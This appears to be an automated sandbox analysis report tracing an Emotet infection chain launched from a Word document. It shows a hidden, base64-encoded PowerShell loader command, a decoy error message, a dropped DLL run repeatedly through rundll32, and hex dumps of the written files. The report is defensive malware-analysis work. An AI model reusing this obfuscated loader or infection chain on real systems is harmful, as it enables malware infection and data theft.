AHIAZABwAccAKQArAcgAJwByAGUAJwArAccAcwAnACKAkWnAoAccAcwAccA KwAnAEmAJwApACsAAkAAEcATQBDAC8AQAAAnACsAJwBdAccAKQArAccAYQ ACCAKwAnAHcAJwArAccAJwBbADMaoGAvAccAKwAnAC8AJwApACsAAkAAAnAGMA YQAnACsAJwBtACcAKQArAcgAJwBwAHUAJwArAccAcwBIAcCAkWnAnAHgAcAvB

Imagebase:	0x4a7b0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2420 Parent PID: 2412

General

Start time:	18:44:38
Start date:	07/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff440000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1976 Parent PID: 2412

General

Start time:	18:44:38
Start date:	07/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	PowersheLL -w hidden -ENCOD IABzAFYIAAgACgAlgBLACIAKwAidQANwb kACIAKQAgACAAKABbAHQAWQBQAGUAXQAOACIAewA0AH0AewAxAH0AewAwH0 AewAzAH0AewAyAH0AlgAtAEYAJwBzCccALAAhAkJwAsACcAZQBjAFQAbwB yAfkJwAsAccAVABFAGoALgBJAG8LgBEAEkAcgAnAcwAJwBzAccAKQOpACA AIAA7ACAAIAAgACAAJABXAGkAOAAGd0AWwB0AHkAUABIAf0AKAAiAhSAmgB 9AHSAmwB9AHSAnwB9AHSAMQB9AHSAnAB9AHSAngb9AHSAnQb9AHSAOAB9AHS AMAR9ACIAI ORGACAA1wRnAF1JAIInAnAcwA.1wAIIAF4A7OR0AC4AI IwRFAfIAV/nA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2098977444.00000000003A6000.00000004.00000001.sdmp, Author: Florian Roth Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2099018850.00000000001BC6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE893BEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE893BEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	5	7FEE893BEC7	CreateFileW

File Deleted

File Path		Completion		Source Address	
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll		success or wait		3	
Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	4096	3c 21 44 4f 43 54 59	<!DOCTYPE html>. [if lt 50 45 20 68 74 6d 6c IE 7]> <html class="no-js 3e 0a 3c 21 2d 2d 5b ie6 oldie" lang="en-US"> 69 66 20 6c 74 20 49 <![endif]-->. [if IE 7]> 45 20 37 5d 3e 20 3c <html class="no-js ie7 68 74 6d 6c 20 63 6c oldie" lang="en-US"> <!> 61 73 73 3d 22 6e 6f [endif]-->. [if IE 8]> <h 2d 6a 73 20 69 65 36 tml class="no-js ie8 oldie" 20 6f 6c 64 69 65 22 lang="en-US"> <![endif]-->. 20 6c 61 6e 67 3d 22 [if gt IE 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 66 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	success or wait	7	7FEE893BEC7	WriteFile
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	221	61 3e 3c 2f 73 70 61	a> . </p> 6e 3e 0a 20 20 20 </div> .error-footer -->... 0a 20 20 3c 2f 70 3e </div> /#cf-error-details -->... 0a 3c 2f 64 69 76 3e </div> /#cf-wrapper -->... 3c 21 2d 2d 20 2f 2e <script 65 72 72 6f 72 2d 66 type="text/javascript ipt 6f 74 65 72 20 2d ">, window._cf_translation 2d 3e 0a 0a 0a 20 20 = {}.. .</script>.. .. 20 20 3c 2f 64 69 76 </body>.</html>. 3e 3c 21 2d 2d 20 2f 23 63 66 2d 65 72 72 6f 72 2d 64 65 74 61 69 6c 73 20 2d 2d 3e 0a 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 77 72 61 70 70 65 72 20 2d 2d 3e 0a 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 74 72 61 6e 73 6c 61 74 69 6f 6e 20 3d 20 7b 7d 3b 0a 20 20 0a 20 20 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a	success or wait	1	7FEE893BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	7633	c7 05 90 2f 01 10 09 04 00 c0 c7 05 94 2f 01 10 01 00 00 00 c7 05 a0 2f 01 10 01 00 00 00 6a 04 58 6b c0 00 c7 80 a4 2f 01 10 02 00 00 00 6a 04 58 6b c0 00 8b 0d 58 21 01 10 89 4c 05 f8 6a 04 58 c1 e0 00 8b 0d 5c 21 01 10 89 4c 05 f8 68 78 e4 00 10 e8 cc fe ff c9 c3 55 8b ec 83 25 b0 32 01 10 00 83 ec 10 53 33 db 43 09 1d 98 21 01 10 6a 0a e8 ba 7f 00 00 85 c0 0f 84 0e 01 00 00 33 c9 8b c3 89 1d b0 32 01 10 0f a2 56 8b 35 98 21 01 10 57 8d 7d f0 83 ce 02 89 07 89 5f 04 89 4f 08 89 57 0c f7 45 f8 00 00 10 00 89 35 98 21 01 10 74 13 83 ce 04 c7 05 b0 32 01 10 02 00 00 00 89 35 98 21 01 10 f7 45 f8 00 00 00 10 74 13 83 ce 08 c7 05 b0 32 01 10 03 00 00 00 89 35 98 21 01 10 6a 07 33 c9 58 0f a2 8d 75 f0 89 06 89 5e 04 89 4e 08 89 56 0c f7 45 f4 00 02 00 00	success or wait	9	7FEE893BEC7	WriteFile	

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE87A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE87A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE88CA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagonistics.Format.ps1xml	unknown	4096	success or wait	7	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagonistics.Format.ps1xml	unknown	542	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagonistics.Format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE893BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE88969DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE893BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0_b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0_b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE88969DF	unknown

Registry Activities

Key Path	Completion	Source Count	Address	Symbol			
Key Path	Name	Type	Data	Completion	Source Count	Address	Symbol

Analysis Process: rundll32.exe PID: 2484 Parent PID: 1976

General

Start time:	18:44:46
Start date:	07/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Contr ol_RunDLL
Imagebase:	0xfffff0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	64	success or wait	1	FFAF27D0	ReadFile
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	264	success or wait	1	FFAF281C	ReadFile

Analysis Process: rundll32.exe PID: 2764 Parent PID: 2484

General

Start time:	18:44:46
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Contr ol_RunDLL
Imagebase:	0x1e0000
File size:	44544 bytes

MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2100881704.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2100903607.0000000000211000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
Old File Path	New File Path	Completion			Count	Source Address	Symbol	
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol		

Analysis Process: rundll32.exe PID: 2812 Parent PID: 2764

General

Start time:	18:44:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\ShuWftk\lwwhokf.exo',Control_RunDLL
Imagebase:	0x1e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2102904975.0000000000321000.00000020.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2102822583.0000000000300000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path	Completion			Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 2688 Parent PID: 2812

General

Start time:	18:44:47
-------------	----------

Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\ngxkvjbqsigbn\asgkrazesi kwug.frl',Control_RunDLL
Imagebase:	0x1e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2103779024.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2103864264.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path	Completion			Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 2732 Parent PID: 2688

General

Start time:	18:44:48
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qzqgszcguiavsw\gdavyvbxdoyhw.ift',Control_RunDLL
Imagebase:	0x1e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2105264847.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2105243347.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path	Completion			Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 2824 Parent PID: 2732

General

Start time:	18:44:49
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gfhmd\pcib.aey',Control_RunDLL
Imagebase:	0x1e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none">Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2108184568.00000000002E1000.00000020.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2107810345.0000000000240000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset	Length		Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2456 Parent PID: 2824

General

Start time:	18:44:49
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gwiivizeoc\rneajwbra.jdv', Control_RunDLL
Imagebase:	0x1e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none">Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2109299524.00000000001F0000.00000040.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2109419000.0000000000211000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset	Length		Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2496 Parent PID: 2456

General

Start time:	18:44:50
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\vhkfdgna\nswgiepj.iji',Control_RunDLL
Imagebase:	0x1e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2339862225.000000000001F1000.00000020.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2339841860.000000000001C0000.00000040.00000001.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW
C:\Users\user	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW
C:\Users\user	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2084C0	HttpSendRequestW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Vshkfdgna\nswgiepj.iji	cannot delete	1	20AAAA	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis